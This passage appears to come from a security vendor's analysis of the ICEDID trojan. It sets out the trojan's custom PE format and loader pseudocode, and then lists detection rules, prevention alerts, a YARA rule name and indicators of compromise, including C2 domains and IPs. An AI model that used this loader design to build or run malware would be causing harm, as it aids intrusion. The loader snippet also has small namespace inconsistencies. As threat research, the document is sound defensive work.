
The custom PE contains an **entrypoint**, an **imagebase** address and a set of sections. A section contains some information contained in the **IMAGE_SECTION_HEADER** structure, especially the **virtual_address** and a **protection** field.

Within those sections is contained the **import** and the **relocation** sections identified by their virtual address as described by the **esl::CustomPE.import_va** and the **esl::CustomPE.reloc_va** fields. They are used to map the PE in memory. The loading algorithm is described below.



```
struct esl::CustomPE
{
    size_t imagebase;
    uint32_t size;
    uint32_t entry_point;
    uint32_t import_va;
    uint32_t reloc_va;
    uint32_t reloc_size;
    uint32_t n_sections;
    esl::CustomPE::Section sections[];
};

struct esl::CustomPE::Section
{
    uint32_t virtual_address;
    uint32_t virtual_size;
    uint32_t raw_offset;
    uint32_t raw_size;
    uint8_t protection;
};
```

The loading algorithm is described below.



```
uint8_t *LoadPE(ctf::CustomPE *custom_pe)
{
  uint8_t *mapped_pe = VirtualAlloc(custom_pe.imagebase, custom_pe.size, /**/);

  for (size_t i = 0; i < custom_pe.n_sections; i++)
  {
    ctf::CustomPE::Section *section = &custom_pe->sections[i];
    memcpy(&mapped_pe[section->virtual_address], (uint8_t *)custom_pe + section->raw_offset, section->raw_size);
  }

  ApplyRelocations(custom_pe, mapped_pe);
  LoadImports(custom_pe, mapped_pe);

  return mapped_pe;
}
```

# Detections and preventions

## Detection logic

- Enumeration of Administrator Accounts
- Command Shell Activity Started via RunDLL32
- Security Software Discovery using WMIC
- Suspicious Execution from a Mounted Device
- Windows Network Enumeration
- Unusual DLL Extension Loaded by Rundll32 or Regsvr32
- Suspicious Windows Script Interpreter Child Process
- RunDLL32 with Unusual Arguments

## Preventions

- Malicious Behavior Detection Alert: Command Shell Activity
- Memory Threat Detection Alert: Shellcode Injection
- Malicious Behavior Detection Alert: Unusual DLL Extension Loaded by Rundll32 or Regsvr32
- Malicious Behavior Detection Alert: Suspicious Windows Script Interpreter Child Process
- Malicious Behavior Detection Alert: RunDLL32 with Unusual Arguments
- Malicious Behavior Detection Alert: Windows Script Execution from Archive File

## YARA

Elastic Security has created multiple YARA rules related to the different stages/components within ICEDID infection, these can be found in link below:

- Windows.Trojan.ICEDID

# References

- https://github.com/hasherezade/funky_malware_formats/blob/master/iced_id_parser/iceid_header.h
- https://www.malwarebytes.com/blog/news/2019/12/new-version-of-icedid-trojan-uses-steganographic-payloads
- https://blog.group-ib.com/icedid

## Indicators

| Indicator | Type | Note |
|---|---|---|
| db91742b64c866df2fc7445a4879ec5fc256319e234b1ac5a25589455b2d9e32 | SHA256 | ICEDID malware |
| yolneanz[.]com | domain | ICEDID C2 domain |
| 51.89.190[.]220 | ipv4-addr | ICEDID C2 IP address |